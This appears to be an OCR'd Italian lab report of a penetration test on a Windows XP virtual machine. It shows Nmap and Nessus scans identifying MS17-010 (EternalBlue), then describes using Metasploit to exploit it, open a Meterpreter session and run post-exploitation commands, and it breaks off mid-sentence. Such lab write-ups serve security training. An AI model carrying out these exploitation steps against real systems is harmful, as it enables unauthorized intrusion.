
- Successivamente abbiamo avviato una scansione con Nmap per verificare le porte. Abbiamo consultato i link suggeriti da Nmap per approfondire la nostra conoscenza della vulnerabilità.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 03:56 EDT
Nmap scan report for 192.168.90.101
Host is up (0.0066s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:12:36:7A (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.71 seconds
```


- Per verificare l'effettiva vulnerabilità abbiamo effettuato una scansione NMAP utilizzando lo script vuln, il quale ci ha comunicato che esiste una vulnerabilità riguardante l'esecuzione di codice da remoto, per l'appunto MS17_010.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 --script vuln 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 04:07 EDT
Nmap scan report for 192.168.90.101
Host is up (0.0055s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:12:36:7A (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 38.61 seconds
```


Abbiamo consultato le referenze fornite da NMAP, le quali ci hanno reindirizzato sul CVE (Common Vulnerabilities and Exposures), sistema di identificazione e catalogazione delle vulnerabilità presenti nei sistemi operativi e nei software. La vulnerabilità è identificata con CVE-ID **"CVE-2017.0143".**




- Avviamo Nessus da terminale con il comando sudo systemctl start nessusd.service e ci spostiamo sulla pagina web per utilizzare il programma. Scegliamo uno basic scan per la scansione delle vulnerabilità di Windows XP. Cliccando nella cartella SMB Multiple Issues con vulnerabilità miste, troviamo quella che ci interessa, la MS17-010. Generiamo il report della vulnerabilità MS17-010.




FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
XPScan
Back to My Scans
Configure
Audit Trail
Hosts 1
Vulnerabilities 19
Notes 1
History 1
Filter
Search Hosts
1 Host
192.168.90.101
4
2
1
26


nessus
Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Sev
CVSS
VPR
Name
Family
Count
CRITICAL 10.0 Microsoft Windows XP Unsupported Installation Detection Windows 1
MIXED ... ... Microsoft Windows (Multiple Issues) Windows 5
HIGH 7.3 5.8 SMB NULL Session Authentication Misc. 1
MIXED ... ... SMB (Multiple Issues) Misc. 2
INFO ... ... SMB (Multiple Issues) Windows 8
INFO Nessus SYN scanner Port scanners 3
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1


FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
XPScan / Microsoft Windows (Multiple Issues)
Back to Vulnerabilities
Configure
Hosts 1
Vulnerabilities 19
Notes 1
History 1
Search Vulnerabilities
5 Vulnerabilities
Sev
CVSS
VPR
Name
Family
Count
CRITICAL 10.0 * 7.4 MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check) Windows 1
CRITICAL 10.0 Unsupported Windows OS (remote) Windows 1
CRITICAL 9.8 9.4 MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95864... Windows 1
HIGH 8.1 9.7 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI... Windows 1
INFO WMI Not Available Windows 1

192.168.90.101

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	1	0	0	0

Scan Information

Start time: Mon Jun 19 06:05:04 2023
End time: Mon Jun 19 06:08:47 2023

Host Information

Netbios Name: TEST-EPI
IP: 192.168.90.101
MAC Address: 08:00:27:CE:0B:92
OS: Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3, Windows XP for Embedded Systems

Vulnerabilities

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor

High

CVSS v3.0 Base Score

8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

7.7 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

9.7

CVSS v2.0 Base Score

9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)

Plugin Information


Published: 2017/03/20, Modified: 2022/05/25


Plugin Output

tcp/445/cifs


```
Sent:
00000054ff534d4225000000001803c800000000000000000000000000410a1dc0020000110000000
00ffffffff0000000000000000000000000054000000540002002300000001100005c00500049005000
45005c0000000000

Received:
ff534d4225050200c09803c800000000000000000000000000410a1dc00200001000000
```


Avviamo msfconsole da Kali e cerchiamo la vulnerabilità MS17-010 con il comando “search”. Usiamo il numero 1 disponibile in lista e con il comando “show options” visualizziamo i parametri necessari all’exploit. Il payload è già settato di default.






Settiamo i parametri “RHOSTS” e “LPORT” e verifichiamo che siano stati salvati e procediamo con l’exploit stabilendo una sessione con Meterpreter.





Tramite il comando “**ifconfig**” (che ci restituisce la configurazione dell’interfaccia di rete della macchina target) ci assicuriamo che l’exploit abbia avuto successo,



Con il comando **“checkvm”** verifichiamo se la macchina è virtuale o fisica.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```


Recuperiamo le informazioni sui privilegi dell’utente con il comando **“getuid”** (in questo caso abbiamo ottenuto un accesso non autorizzato con 